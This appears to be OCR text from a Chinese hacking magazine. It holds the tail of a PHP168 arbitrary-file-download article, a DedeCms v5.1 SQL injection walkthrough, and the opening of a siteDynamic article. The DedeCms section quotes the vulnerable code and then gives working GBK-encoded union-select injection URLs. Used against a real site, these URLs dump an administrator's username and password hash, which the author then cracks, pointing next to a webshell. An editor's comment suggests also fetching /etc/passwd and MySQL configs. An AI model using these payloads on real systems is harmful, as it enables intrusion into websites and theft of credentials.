


图8　登录日志




图9　成功登录后台

四、漏洞总结篇

PHP168这个漏洞比较简单，主要是url变量对php关键后缀过滤不严格，导致可以下载任意php文件。可能这个漏洞拿webshell并不是很容易，因为网上很多网站的管理员口令都比较复杂，要破解出32位md5加密还是需要一定运气的。

这篇文章漏洞分析较简单，漏洞利用也不存在什么难点，其中用到的工具我会打包，如果有什么不明白的地方，可以到《黑客手册》论坛（http://www.nohack.cn/bbs）去找我，我的论坛ID是rabbitsafe。

（作者写的php168—exp已经收录在光盘中）

编辑点评：

下载网站最容易出现的漏洞就是下载的文件路径过滤不全，导致用户可以构造下载任意文件。文中作者只说到了下载PHP168的两个敏感文件，其实我们还可以试着下载一些系统的敏感文件，比如mysql的默认配置文件、/etc/passwd文件等等。

dedecms 最新sql 0day

图冰的原点[L.S.T]&[O.S.T]

从本文你可以学到：

1、dedecms最新sql漏洞分析

2、漏洞的利用方法和过程

最近几天在拿站的时候老是碰到dedecms这套系统，也通过一些已知漏洞拿下过一些站点。但有些站点采用的是最新版本程序，许多漏洞都没法利用了，所以我也只好下载一套最新版本程序来测试。

我测试的版本是DedeCms v_5_1_GBK，貌似本文的这个漏洞文件只在最新版本里有，它就是：company/search.php。我们从第7行开始看起：

```
if(empty($areaid)) $areaid = 0;
if(empty($areaid2)) $areaid2 = 0;
if(!isset($sectorid)) $sectorid = 0;
if(!isset($sectorid2)) $sectorid2 = 0;
if(empty($page)) $page = 1;
$areaid = intval($areaid);
$areaid2 = intval($areaid2);
$sectorid = intval($sectorid);
$sectorid2 = intval($sectorid2);
```

```
$page = intval($page);
isset($comname) || $comname = '';
$comname = trim($comname);
```

我不过多解释了，看最后两行，意思是如果comname变量初始化，并且不为空的话，就用trim函数过滤掉空格。很明显，仅仅这样做是很危险的，我们继续往下看，看这个变量是怎么处理的。还是这个文件，来到122-136行：

```
if($comname != ''){
    $wheresql .= " and comname LIKE '%".$comname."%'";
}
$wheresql = trim($wheresql);
if(eregi("^and", $wheresql)) {
    $wheresql = substr($wheresql,3);
}
if($wheresql != ''){
    $wheresql = 'where '.trim($wheresql);
}
$companys = array();
$query = "select id, comname, regyear, areaid, areaid2, service, typeid1, typeid2, comaddr, website, postid
from #@__member_cominfo $wheresql";
```

我来解释一下，如果**comname**变量不为空的话，就执行：**$wheresql .= " and comname LIKE '%".$comname."%'"**，这一句也什么都没有过滤。

继续往下看，再用trim过滤**wheresql**的空格，然后接下来是一个eregi的正则。这个正则根本起不了什么作用，它只是检查wheresql字符串开头有没有and字符出现，如果出现了，就用substr函数提取掉，也就是and不会被继续代入下面的语句。但是我们搜索的变量如果构造注入语句起来，首先出现的字符会是and吗？

接下来还是判断wheresql，如果不为空，就直接执行查询了，漏洞形成。而且没有规定是什么样的提交方式，我们get和post都可以。

好了，漏洞的代码有了，现在我们来谈一下利用的条件。如果**gpc=on**的话，因为我们要闭合comname变量里的单引号，类似关键字**%' and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11 from dede_admin/***的语句会因为'被转义成\'而无法闭合，也就是说根本行不通。更要命的是，现行的php版本里的gpc都是开启的！这里还提一点，那就是80sec团队为dedecms内置了mysqlids，看字面的意思就是脚本防注入了，详情大家请看：**http://www.80sec.com/dedecms-with-mysqlids8.html**。

那么这个漏洞是不是无用武之地了呢？非也，非也……首先这里提醒一下大家，还有一个编码漏洞，虽然**gpc=off**的站点几乎灭绝了，但这个编码漏洞还是很严重的！当然，80sec内置防注入脚本解决了这一问题。

但我想说明的是，从加入防注入脚本到新版本发布之间是有一段时间的，也就是说这个漏洞还是有一些影响的，网上存在这个漏洞的站点还是有的。

这里我找了大半天，终于找出来一个（友情提示一下，以下测试是在gpc=on的情况下测试的），大家跟我一起来体验一下吧，我们就用get方式开始检测。

直接找到漏洞文件，然后输入：**search.php?comname=%D9%27**，结果如图1，暴错了。




图1　暴出漏洞提示

好了，我们直接来测试，接着输入暴字段的语句，完整的url为：**http://www.XXX.net/company/search.php?comname=%D9%27% 20union%20select%201,2,3,4,5,6,7,8,9,10,11%20from%20dede_admin/***，结果如图2。




图2　暴字段

接下来暴管理员的用户名和密码，完整url为：**http://www.XXX.net/company/search.php?comname=%D9%27%20union%20select%201,concat(pwd,0x3a,uname),3,4,5,6,7,8,9,10,11%20from%20dede_admin/***，结果如图3。



图3　暴管理员的用户名和密码

怎么样？管理员用户名和密码为**996d296733135d03af561d5b:autolst**，中间的**0x3a**就是：。我们到cmd5.com来破解一下，结果如图4。

哈哈，不是16位也不是32位！dedecms的加密默认是32位的，显示的是16位是因为被截取了。不要紧，它怎么截，我们跟着照办。输入如下url：**http://www.XXX.net/company/search.php?comname=%D9%27%20union%20select%201,concat(substring(pwd,9,16),0x3a,uname),3,4,5,6,7,8,9,10,11%20from%20dede_admin/***，结果如图5。




图4　破解情况



图5　拼接显示

好了，再去破解一下，如图6。

破解出来了，很可惜，这个站点的默认后台路径不知道改哪里去了。不过，大家知道利用方法就行了，后台拿shell的方法网上有很多，自己去找找吧。

写这篇文章的时候真是一波三折，开始我本地测试时因为gpc=on，所以一直无法成功，但漏洞代码确实存在，而且合适的编码也没有找到，反正就是利用的条件一直没法满足。最后找了




图6　破解成功

“花非花”一起测试，他用gpc=off测试可行，而且最后在网上也找到了一个实测站点，才有了此文的出现。

中间的过程很多，我不想细说，最后感谢“花非花”的本地测试教程，大家有兴趣的可以看下。最后我再提一点，关于以前dedecms那个写文件的漏洞，虽然官方在最新版本里已经补了，但没有补好，还是可以利用的，详情可以见我的分析文章《dedecms补出来的一个鸡肋漏洞》，文章地址为：http://hi.baidu.com/%B1%F9%B5%C4%D4%AD%B5%E3/blog/item/6ff3a7cbb4b945fb52664ff6.html。好了，文章就到这里，我的id是冰的原点，有什么不懂的可以到论坛找我。

(dedecms最新0Day（0810）本地测试教程已经收录在光盘中。)

编辑点评：

本文说到的这个dedecms的最新sql漏洞，利用起来有些麻烦，但是确实存在，大家着重学习其文章的分析思路，以后遇到类似的问题，可以自行分析解决。

是你让我如此心惊胆战
——记对siteDynamic的一次邂逅

孤水绕城【L.S.T】

从本文你可以学到：

1、siteDynamic漏洞分析

2、漏洞的利用

最近开了网页设计课，本来想逃课上网的，可是诸多原因我还是坐在了实验室里和一群面带敬仰的莘莘学子们听着台上老师讲他自己都不一定明白的，而台下众生更是一脸茫然，惶惶不知所以的课。

刚听了一会就坐不住了，记得U盘里有自己以前存的整站系统，好久没分析网站漏洞了，都快生疏了，趁这个机会赶紧温习

